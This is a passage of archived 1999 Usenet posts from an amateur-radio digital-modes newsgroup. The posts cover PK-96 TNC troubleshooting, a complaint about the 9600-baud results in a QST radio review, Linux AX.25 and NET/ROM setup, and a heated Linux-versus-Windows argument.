>disappointing" range of performance measurements. This radio is, in my
>opinion, not '9600 capable'.
>

>I hope you can correct this review in a future QST article. I think it
>would be wise to give the non-capability for 9600 bd packet of these
>transceiver (as was also the case with the IC706MKIIG) a little bit more
>verbose attention, so people do not buy these boxes for this functionality.
>
>Thanks,
>
>Joop van der Velden
>Eindhoven, Netherlands
>arrl member
>pe1dna@amsat.org
>
>
>--
>Joop van der Velden
>pe1dna@amsat.org
>
>

4543. PK-96 help, please..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991013160414.00448.00000749@ng-bg1.aol.com>
Source record: 15957

I have a PK-96, and I have four lights which stay on all of the time, and cannot get the TNC to operate. The lights are the DCD, CON, STA, MAIL. It did this some time back, and since it is not a TNC I use much, I did not worry with it. I want to setup a mobile system (Possibly APRS), and need to try to get this one going. Any help is greatly appreciated.
73,
Paul Munsel N5XMV
Hearne, Tx.
PMunsel@aol.com

4544. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910131950051.162-100000@dns.bde-arc.ampr.org>
Source record: 15958

On Wed, 13 Oct 1999, Hank Oredson wrote:
D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
> news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
> > On Tue, 12 Oct 1999, Hank Oredson wrote:
> > Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> > > news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
> > > > Hank Oredson <horedson@att.net> wrote:
> > > >
> > > > >> Then what do you want?
> > > >
> > > > >Ideas.
> > > >
> > > > Ok here is an idea:
> > > >
> > > > What you want already exists. Under Linux. So, the problem is not
> how to
> > > > write the software itself.
> > >
> > > I have Linux.
> > > Did not find any such software.
> > > Most hams do not (and will not) have Linux.
> > > So Linux is not of interest to me.
> >
> > Didn't find: Well, you need the package called "ax25-utils".
> > The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
> > where to get this, and the "how-to" file.
>
> I have ax25-utils.
> Where is NET/ROM?

How about in the "ax25-utils" source tree, in the "netrom" directory? Did you
even bother to look there?

> Where is a HAL P38 / PCI400 driver?

Your exotic hardware isn't my problem. However, most of the device drivers are
in the kernel options. In addition to serial port TNC's (via KISS), there are
many of the common hardware devices available, including the "Ottawa PI" card,
Baycom modems, soundcards as modems, etc. Try turning on the "amateur radio
support" option and see if one of those items works.

> Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?

The packet router is in the kernel. The AX.25 router is defined and comprised
of some external programs in the AX.25-utils package ("ax25d" and "netromd").

For example, if one wants to go from an incoming AX.25 connection and out a net/rom connection, "ax25d" handles the incoming connection and hands what it receives to the "nrcall" program (which implements the net/rom callouts).

CLOVER isn't supported because that is proprietory in nature and uses proprietory hardware. Since the manufacturer refuses to release the details of how it operates, there can be no "alternative-OS" support for it.

PACTOR is implemented by the TNC itself, so as long as the TNC supports the serial port kiss protocol, it's available (at least with the former AEA TNC's).

Linux (kernel version 2.2) also supports the ROSE protocol, which you didn't ask about.

> Where is the BBS message <-> smtp gateway?
> Where is the BBS bulletin <-> nntp gateway?

When properly set up, there is no "gateway." Incoming AX.25 stuff is stored locally on the machine in SMTP or NNTP format, assuming you use the proper "BBS" program. There are some that don't do that.

> Where is NET/ROM over Ethernet?

In the "amateur radio support" configuration submenu, turn on "BPQ ethernet driver". For the text configuration menu, just wait until you're presented with the option.

> Where is IP over NET/ROM?

Did you even try to give your netrom interface an IP address?

> > Software: Except for above, everything else comes in the "network"
> portion of
> > the distribution. Also, recompile the kernel for AX.25 support.
>
> I did this. Simple. And I had nothing useful.
> It did not route IP over NET/ROM, just for one example.

Like I said above, did you give your net/rom interface an IP address? Note also that since net/rom doesn't support a broadcast mode, you have to manually enter routing entries for IP addresses to net/rom nodes/hosts. Did you do that too? If not, of course nothing was routed via net/rom because it didn't know what to route that way.

> See above "Where is".
>
> > Most hams do not ...: Any evidence to back this assumption? Also, since
> Linux
> > is free, cost isn't a problem (yes, most hams I know are cheap).
> >
> > Not of interest to you: That's not debatable.
> >
> > > But in any case I am not looking for solutions. Those I can create.
> > >
> > > I am looking for ideas about WHAT problems might be solved,

> > > and how the applications that implement those solutions might
> > > be structured so they would be of interest to hams.
> >
> > THe one big problem is the "anarchy" problem. Everyone does their own
> thing or
> > wants to be the "big fish of the pond," etc. Good luck with this one.
>
> Suggestions?
>
> > > Your points about installation are well taken, and "simple"
> > > installation is a part of what I am working on now.

4545. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <kZ5N3.153$7d2.4042@nuq-read.news.verio.net>
Source record: 15959

D. Stussy wrote in message ...
>On Wed, 13 Oct 1999, Charles Brabham wrote:
>D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
>> news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
>> > >
>>
>> "Technically", LINUX is free. Here on planet Earth though, we real humans
>> tend to find ourselves paying through the nose for it. In fact, by the time
>> you buy "add ons" to make up for functions not originally provided by the
>> distro, you can easily end up paying more than you would for more competent
>> software with wider compatability, like Win95/98.
>
>Now you know of at least ONE. I got it for free by downloading the slackware
>distribution (via FTP) off the Internet back in 1997. I grabbed the "A", "D",
>and "N" sets. The "A" and "N" sets can still [even today] be copied to
>floppies for installation - if one doesn't have the hard disk space available
>to perform an installation from a DOS partition. Everything else since then, I
>grabbed in source code and compiled myself.

Yeah, if you have a fast net connection, installing Linux is pretty easy. Since
you just download the boot disk maker for making a floppy, boot that, and then install
the rest of the installation right off the ftp site. If you're using modems this
doesn't work -- but, with a DSL or cable modem, it just comes up. It's best to have
pretty generic network cards, though.

I've never heard of anybody paying money for add-ons for Linux? What is that?
More likely the problems are that there just isn't what you need. I'd say that
running *NOS on windows isn't that easy either -- are people still running those
2 network card setups? The sv2agw software does look very nice, however.

Me, I have a lot of computers here, and I've been moving them to Linux --
mostly to get myself legal -- license-wise with Win98. When Win2000 comes
out, I don't want to have to buy 6+ copies of that, bleah. But, it's no big deal,
since I really only need a GUI on a few computers. I don't use any X-windows
or any GUI stuff on Linux. I just use 'em for ham radio and web page servers,
and just telnet in to fuss with things. It saves me having to hook up monitors
to all those computers -- and having to wedge in chairs by them.

Most of my work is in DOS, lately running DOS compilers for Gameboy!

Really, I think it's a good thing that some programmers are willing to do
software for Windows, since I don't imagine ham radio doing a mass migration
to Linux. Nobody can tell on the air, what kind of operating system you're using
unless you tell them. Though my estimate is that
most of the people on the air here in the SF Bay area are
using Linux varients with or without TNOS or JNOS for DOS. Or they're

using old old DOS systems running DOS PPBS software. That and a few
nodes, I guess, that are running Z80 boxes. I believe the HF email gateways
are running Windows, however. I'm not sure what the argument here is about.

4546. Re: PK-96 help, please..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: "Dana H. Myers K6JQ" <Dana@Source.Net>
Message-ID: <3805513C.ACD869FA@Source.Net>
Source record: 15960

Something I've seen with a PK-96 is a tendency to freeze up exactly
as described. It isn't autobauding, it's just frozen. Removing the
battery jumper briefly resets the TNC and wakes it up in the autobaud
state.

Dana K6JQ
Dana@Source.Net

John Douglas wrote:

> In article <19991013160414.00448.00000749@ng-bg1.aol.com>, pmunsel@aol.com (PMunsel)
wrote:
> >I have a PK-96, and I have four lights which stay on all of the time, and
> >cannot get the TNC to operate. The lights are the DCD, CON, STA, MAIL. It did
> >this some time back, and since it is not a TNC I use much, I did not worry with
> >it. I want to setup a mobile system (Possibly APRS), and need to try to get
> >this one going. Any help is greatly appreciated.
> >73,
> >Paul Munsel N5XMV
> >Hearne, Tx.
> >PMunsel@aol.com
>
> Hello Paul,
>
> It sounds like the PK-96 is in the reset state and autobauding. Send an * and
> see if you get a sign-on message.
>
> Another thing you can do is download PK TERM 99 from http://www.timewave.com
> and use that to connect. The downloaded program is in demo mode until
> registered but the demo mode is VHF so it will allow you to run the PK-96
> fully without cost.
>
> You can also reach Timewave at (651) 222-4858 or at the emaill address of this
> note for more "hands-on" help
>
> John Douglas
> N0ISL
> Timewave Technology

4547. CQ Macintosh tcp/ip Packet Users

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: kriss@spec.com
Message-ID: <kriss-1310992004560001@lanrover4.spec.com>
Source record: 15961

If you are a Mac user and active on tcpip packet, I would
like to hear from you. Drop me a note using the ip address
in the footer.

73 de Dick, KD5VU
Austin, Texas

```
|-------------------------------------------------------------|
| Using NET/Mac 2.3.68b and IM/Mac 1.0b28j dated 1-Feb-99 |
| AMPRnet: kd5vu@ausgw.n5smn.ampr.org INTERnet: kd5vu@qsl.net |
|-------------------------------------------------------------|
```

4548. Re: Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991013010437.24004.00000375@ng-fd1.aol.com>
Source record: 16043

I have been successful with a couple of Kenwood HT's, a Yaesu, and the Radio Shack HTX 202 and 404. The thing I did when I was having trouble, was to seperate the computer, radio, and TNC as much as I could, and I also put 2 Radio Shack toroids on the cable near the radio. The toroids did a lot to help. I feel this was needed mainly dur to the close proximity of the antenna and the other gear. Hope this helps some of you having trouble.
73,
Paul Munsel N5XMV

4549. Re: Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: lette@unnilpentium.chem.vu.nl
Message-ID: <7u187d$n0a$1@trst.cca.vu.nl>
Source record: 16044

PMunsel (pmunsel@aol.com) wrote:
: I have been successful with a couple of Kenwood HT's, a Yaesu, and the Radio
: Shack HTX 202 and 404. The thing I did when I was having trouble, was to
: seperate the computer, radio, and TNC as much as I could, and I also put 2
: Radio Shack toroids on the cable near the radio. The toroids did a lot to help.
: I feel this was needed mainly dur to the close proximity of the antenna and the
: other gear. Hope this helps some of you having trouble.
: 73,
: Paul Munsel N5XMV

Hi,

The setup i use is a Standard C-588 and a PC running Winpack/AGW/Baycom.
It works like a dream. Especially SV2AGW's packet engine.

73's Marcel - PE1GDK

```
--------------------------------------------------------------------------------
| I do the alphabet dieet, day 1 eat things starting with "A", almond pie |
| " 2 " " " " "B", blueberry pie |
| " 3 " " " " "C", custard pie... |
| Don't look at: http://huizen.dds.nl/~pe1gdk !!! email: pe1gdk@dds.nl |
| mailto:`echo 'pe1gdk dds'|awk '{print$1"@"$2".nl"}'` |
--------------------------------------------------------------------------------
```

4550. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org>
Source record: 16045

On Tue, 12 Oct 1999, Hank Oredson wrote:
Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
> > Hank Oredson <horedson@att.net> wrote:
> >
> > >> Then what do you want?
> >
> > >Ideas.
> >
> > Ok here is an idea:
> >
> > What you want already exists. Under Linux. So, the problem is not how to
> > write the software itself.
>
> I have Linux.
> Did not find any such software.
> Most hams do not (and will not) have Linux.
> So Linux is not of interest to me.

Didn't find: Well, you need the package called "ax25-utils".
The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
where to get this, and the "how-to" file.

Software: Except for above, everything else comes in the "network" portion of
the distribution. Also, recompile the kernel for AX.25 support.

Most hams do not ...: Any evidence to back this assumption? Also, since Linux
is free, cost isn't a problem (yes, most hams I know are cheap).

Not of interest to you: That's not debatable.

> But in any case I am not looking for solutions. Those I can create.
>
> I am looking for ideas about WHAT problems might be solved,
> and how the applications that implement those solutions might
> be structured so they would be of interest to hams.

THe one big problem is the "anarchy" problem. Everyone does their own thing or
wants to be the "big fish of the pond," etc. Good luck with this one.

> Your points about installation are well taken, and "simple"
> installation is a part of what I am working on now.

4551. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn808fvn.i46.nomail@linux.pe1chl.ampr.org>
Source record: 16046

Hank Oredson <horedson@att.net> wrote:

>> >I have Linux.
>> >Did not find any such software.

>> What software did you not find?

>Sorry, I won't play this silly game any more.

Because nobody understands what you are talking about?
Look, Cathryn posted that she found the software. And you could not
find it. So you call it playing a game, quit and run away?

Maybe you should first investigate how you look for software before
posting that it does not exist. Your searching skills are obviously
lacking.

>If you have ideas, post them. If not, post to some other thread.

I posted an idea.

>> All the standard Internet servers are included in the normal
>distributions,
>> lots of HAM software as well, F6FBB has a Linux version of his BBS, and
>the
>> gateways can be found on the usual Ham software for Linux sites.

>I have "internet servers".
>They are easy to get, for any operating system.
>I have them for DOS, for Win9x, for WinNT, for Linux, etc.

Good for you. Now tell us what software you could *not* find. Come on!
You can do it Hank!

>What gateways? I have no idea what you are talking about.

When you are not able to keep context between a couple of messages
in a thread posted within a couple of days, you must have a serious
problem. No wonder that you never find anything.

>> What else do you need?

>I'll try again. I am NOT, repeat NOT, looking for code.
>I have code. I can create code. I am looking for ideas.

I seriously doubt that.
I also think you are just trying to stir things up.

>> >But in any case I am not looking for solutions. Those I can create.

>> Solutions have already been created.

>Show them to me. I find none at all, for any operating system.

Try harder.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4552. equipment review in QST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.000002c7.00c6237a@p233>
Source record: 16047

Yet another equipment review from ARRL labs in QST which gave no attention to the bad BER test for 9k6 capability. I did send this message to the ARRL editors :

Dear sirs,

I would like to say that, in my opinion and jugding from the review article in QST September 1999 page 73 - 76, the Yaesu FT-90R is NOT 9600bd capable. I really hope that you will pay a little bit more attention to the measurements, comparing them to the standards set by Jon, KE3Z in the QST article : "9600 ready radio's - ready or not ?" of QST May 1995 page 24 - 29.

1 - The receive-transmit turnaround time of 160/130 ms is much too high. A value of 50ms or lower should be maintained for effective use of a 9600bd packet channel. With 160ms, the transceiver will likely produce lots of collisions on a 9k6 channel.

2 - The Bit Error Rate (BER) of the transmitter on 144 and 440 MHz of 9.1E-5 resp 7.5E-4 is not enough to properly handle a 9600bd connection without needless retry's.

3 - The BER of 2.4E-3 resp 2.3E-3 for the receiver is, in my humble opinion, completely and utterly useless. No real world 9600bd packet will be usable with this transceiver.

Bit error rates of 1E-4 and worse (higher) should in my opinion at least get some attention in the text, explaining that problems are to be expected and for more details referring to the KE3Z article.

The FT-90R should be put in the "9600bd transmitter performance disappointing" range of performance measurements. This radio is, in my opinion, not '9600 capable'.

I hope you can correct this review in a future QST article. I think it would be wise to give the non-capability for 9600 bd packet of these transceiver (as was also the case with the IC706MKIIG) a little bit more verbose attention, so people do not buy these boxes for this functionality.

Thanks,

Joop van der Velden
Eindhoven, Netherlands
arrl member
pe1dna@amsat.org

--
Joop van der Velden

pe1dna@amsat.org

4553. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7u1o3e$1egr@enews2.newsguy.com>
Source record: 16048

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
> >
> > I have Linux.
> > Did not find any such software.
> > Most hams do not (and will not) have Linux.
> > So Linux is not of interest to me.
>
> Didn't find: Well, you need the package called "ax25-utils".
> The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
> where to get this, and the "how-to" file.

Most of us have nothing better to do with our time than to sift through hundreds of obscure text files, hoping to accidently find just the right one and figure out how to massage our software into at least semi-functionality.

That's why everybody is using LINUX, right? The thrill of the hunt?

>
> Most hams do not ...: Any evidence to back this assumption? Also, since
Linux
> is free, cost isn't a problem (yes, most hams I know are cheap).

The more recent distributions of LINUX cost about the same as a copy of Win98.

I have yet to know a single perason who got LINUX for "free". Everyone I know coughed up between 30-80 bucks, depending on how recent a copy they wanted.

"Technically", LINUX is free. Here on planet Earth though, we real humans tend to find ourselves paying through the nose for it. In fact, by the time you buy "add ons" to make up for functions not originally provided by the distro, you can easily end up paying more than you would for more competent software with wider compatability, like Win95/98.

You are quite welcome to LINUX. I've tried it, and somehow I wasn't very impressed. This is one bit of "free" software that is just not worth the price.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4554. Re: PK-96 help, please..

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7u3cec$m32$1@newsfeed.minn.net>
Source record: 15962

In article <19991013160414.00448.00000749@ng-bg1.aol.com>, pmunsel@aol.com (PMunsel) wrote:
>I have a PK-96, and I have four lights which stay on all of the time, and
>cannot get the TNC to operate. The lights are the DCD, CON, STA, MAIL. It did
>this some time back, and since it is not a TNC I use much, I did not worry with
>it. I want to setup a mobile system (Possibly APRS), and need to try to get
>this one going. Any help is greatly appreciated.
>73,
>Paul Munsel N5XMV
>Hearne, Tx.
>PMunsel@aol.com

Hello Paul,

It sounds like the PK-96 is in the reset state and autobauding. Send an * and see if you get a sign-on message.

Another thing you can do is download PK TERM 99 from http://www.timewave.com and use that to connect. The downloaded program is in demo mode until registered but the demo mode is VHF so it will allow you to run the PK-96 fully without cost.

You can also reach Timewave at (651) 222-4858 or at the emaill address of this note for more "hands-on" help

John Douglas
N0ISL
Timewave Technology

4555. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: "jean-luc.berrrier" <jean-luc.berrier@village.uunet.be>
Message-ID: <7u42lcmgo1@nickel.uunet.be>
Source record: 15963

I think also that this is a good job to post this prgm.

This is strange... a lot of people annouce that they have also a "prgm"...

Sorry the one from Sergei works fine and I am waiting for the TX part.

Be positive please!

Critics are easy!

Sergei Podstrigailo a crit dans le message <7tk8dn$78s$1@news.nsk.su>...
>Hi, All!
>
>I want to attract your attention to my new software - TrueTTY V0.10.
>
>It is program to decode radioteletype (RTTY) via sound card to text.
>No additional hardware required - your need only receiver
>and computer (5x86-133 or better) with sound card.
>Windows 95/98/NT. I plan to implement transmit feature in next
>versions.
>
>You can get it from
> http://ua9osv.hypermart.net or
> http://ua9osv.tsx.org .
>
>In this sites you can find my CW software also.
>
>73!
>Sergei,
>UA9OSV
>
>

4556. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80b4uf.raa.nomail@linux.pe1chl.ampr.org>
Source record: 15964

Hank Oredson <horedson@att.net> wrote:

>> Software: Except for above, everything else comes in the "network"
>portion of
>> the distribution. Also, recompile the kernel for AX.25 support.

>I did this. Simple. And I had nothing useful.
>It did not route IP over NET/ROM, just for one example.

I already told you there is a need for an installation wizard that sets up
the thing to just work, instead of requiring every new user to study a
lengthy howto and become an expert in network layering.

However, I did not realize that you would have the same problem yourself...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4557. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80b549.raa.nomail@linux.pe1chl.ampr.org>
Source record: 15965

Hank Oredson <horedson@att.net> wrote:

>I still cannot ping any hams direct from Linux. I am forced to go
>through a router running in DOS that CAN connect through
>the NET/ROM network to other hams running tcp/ip.

You can use that method if you like, but you don't need DOS for it.
You can run the Linux version of NET that you found on my homepage,
set it up to use a separate IP address and a SLIP link to the kernel
via a tty/pty pair, and it will work just fine.

However, it is not required to do it this way, it is just convenient
when you don't want to stop using NET (or one of the many *NOS versions
of which a similar Linux version exists).

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4558. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80b5dp.raa.nomail@linux.pe1chl.ampr.org>
Source record: 15966

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
>I run both systems: I have ONE Windows 95 (and there was no reason for me to
>upgrade to '98) running on the same hardware as a Linux box (both are on
>486DX2's at 66MHz, 32mb of 60ns 30-pin SIMM's, and identical motherboards).
>There is alot of stuff where the Linux box is faster in doing as compared to
>the Windows box, but not everything. The only reason I even keep the Windows
>box is because I use that computer for my business also and many of the
>programs simply don't have unix ports (yet). [BTW, although I only have the
>ONE windows box, I have 3 linux boxes, with others in various stages of
>construction and installation.]

I have only a single box. A P233MMX with 192MB RAM.

It does everything, including running Windows if I want. 3 instances when
I like.

How? I purchased VMware (http://www.vmware.com) and I created some
virtual machines. Those can run Windows95, WindowsNT, or even Linux!

When I get a new Linux distribution, I create a VM, install Linux on it,
and see what is new, what is nice about the installer, what critical bugs
there may be, *without even rebooting my physical machine!*.
The entire VM is running in a window on my X desktop.

Of course, IBM Mainframe owners have done this since the sixties, but
in PC land it is a nice new toy.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4559. Re: WEFAX format...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7u4ndm$ka3$1@nnrp1.deja.com>
Source record: 15967

In article <7u2r1q$ad7$1@nnrp1.deja.com>,
marsgal42@hotmail.com wrote:

> Isn't there information on the subject in Taggart? My copy is
> at home and I'm not... :-(

In response to private email - "Taggart" is Ralph Taggart
WB8DQT's book on weather satellites, published by the ARRL.

Check out the ARRL, or consult my reading list at
http://www.qsl.net/va3ldh/reading.html
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

4560. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7u4n9fmtl1@arachne.labyrinth.net.au>
Source record: 15968

Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com> wrote:
> I had a RTTY QSO with K7SZL, the author of the article, and since I
> haven't gotten my October QST yet, he suggested his web site,
> http://home.att.net/~k7szl, for a preview. I haven't looked yet.

Yep, it's not a bad site. I found a local kit made in Australia which
looks good too.

> K6STI has a version of RITTY, a soundcard RTTY program that could do
> PACTOR (not II), under DOS using a true Soundblaster card, apparently
> no "compatibles". He has to pay a license fee to SCS for each copy
> sold. RITTY costs money, though.

N1RCT's web site http://www.megalink.net/~n1rct/ says RITTY
has been withdrawn and is no longer available.

I have ethical problems with the idea of a protocol where you must pay
a license fee, though. Where's the hamradio spirit in that...

Hamish VK3SB

4561. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7u4ng8mtl2@arachne.labyrinth.net.au>
Source record: 15969

Hank Oredson <horedson@att.net> wrote:
> As a long term Unix developer I could tell you all the horror stories
> you might like about getting SunOS and Solaris and HPUX and BSD
> to all run the same application. "Fully incompatible" is more like it.

I'm surprised to hear you say that. In my experience, there's usually
not too much problem at all with well written, modern code.

I am a developer with the Debian GNU/Linux project (www.debian.org).
I've done quite a bit of porting stuff to linux and haven't experienced
problems. I also do a bit of development on Solaris and HP-UX.
With an awareness of the differences, and the use of smart tools like
GNU autoconf etc, there's not too much difficulty.

Hamish

4562. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7u4nl1mtl3@arachne.labyrinth.net.au>
Source record: 15970

Hank Oredson <horedson@att.net> wrote:
> I have ax25-utils.
> Where is NET/ROM?
[...]
> Where is IP over NET/ROM?

Both built in, once configured. Is there a problem?

> Where is NET/ROM over Ethernet?

Also possible I believe. I've never had the need so I don't know
how to set it up. Ask on linux-hams.

hamish vk3sb
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4563. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7u4m3i$19lg@enews4.newsguy.com>
Source record: 15971

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910131935050.162-100000@dns.bde-arc.ampr.org...
>
>
> Linux version 2 is a lot better than the version 1 based series of
kernels.
> Maybe you should try again.
>

I probably will, but I'll give it another year or two to develop first.
Since I'm not a LINUX user, my Win95/98 machines do not constantly crash and
mess up, and that's an important consideration. They are quite reliable, in
fact, and I'd like to keep them that way.

I've been reluctant to use LINUX because I've never known a LINUX user who
could keep a Win95/98 machine going for more than a week or so without
crashing in some awful way. Talk to a really experienced LINUX user, and
they'll tell you that they can only keep a Win95/98 machine going for a
matter of hours or even minutes between crashes!

That seems like an awful lot of inconvenience to put up with, just to use
LINUX on one of my machines. I'm not sure if I'm ready to give up the
reliable, crash-free performance I've been enjoying for years on my Win95/98
stuff.

I intend to wait until this problem with LINUX boxes mysteriously causing
nearby Win95/98 machines to become crash-prone has been tracked down and
resolved.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4564. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u4s5b$29e$1@bgtnsc01.worldnet.att.net>
Source record: 15972

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7u4m3i$19lg@enews4.newsguy.com...
>
> D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
> news:Pine.LNX.4.10.9910131935050.162-100000@dns.bde-arc.ampr.org...
> >
> >
> > Linux version 2 is a lot better than the version 1 based series of
> kernels.
> > Maybe you should try again.
> >
>
> I probably will, but I'll give it another year or two to develop first.
> Since I'm not a LINUX user, my Win95/98 machines do not constantly crash
and
> mess up, and that's an important consideration. They are quite reliable,
in
> fact, and I'd like to keep them that way.
>
> I've been reluctant to use LINUX because I've never known a LINUX user who
> could keep a Win95/98 machine going for more than a week or so without
> crashing in some awful way. Talk to a really experienced LINUX user, and
> they'll tell you that they can only keep a Win95/98 machine going for a
> matter of hours or even minutes between crashes!
>
> That seems like an awful lot of inconvenience to put up with, just to use
> LINUX on one of my machines. I'm not sure if I'm ready to give up the
> reliable, crash-free performance I've been enjoying for years on my
Win95/98
> stuff.

This is the main reason I reformatted the hard drive of my Linux machine.
After many many years of reliable windows use, I decided it was a good
idea to see what Linux had to offer. Within a day of installing Linux onto
my network, the windows machines began to crash frequently. Once Linux
was removed from the network, windows again became very stable.

> I intend to wait until this problem with LINUX boxes mysteriously causing
> nearby Win95/98 machines to become crash-prone has been tracked down and
> resolved.

This seems a reasonable thing to do. Perhaps the Linux experts can explain
why this problem occurs. For now it seems the best thing to do is to avoid
Linux until the problem is cured.

> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

--

... Hank

http://horedson.home.att.net

4565. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-14 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1wvsq2agv.fsf@netcom19.netcom.com>
Source record: 15973

Hamish Moffatt <hamish@rising.com.au> writes:

>
> N1RCT's web site http://www.megalink.net/~n1rct/ says RITTY
> has been withdrawn and is no longer available.

Apparently Brian has resurfaced. He was also keeping in touch by
paper mail, so people could get callsign changes processed, and a 75
baud fix came out while he was "away".

>
> I have ethical problems with the idea of a protocol where you must pay
> a license fee, though. Where's the hamradio spirit in that...
>

At least they'll license it, and it's available from several sources.
There are at least two other protocols for which equipment is only
available from one source. But, I understand your point of view.

> Hamish VK3SB

73, doug

4566. Re: The BBS network and tcp/ip.

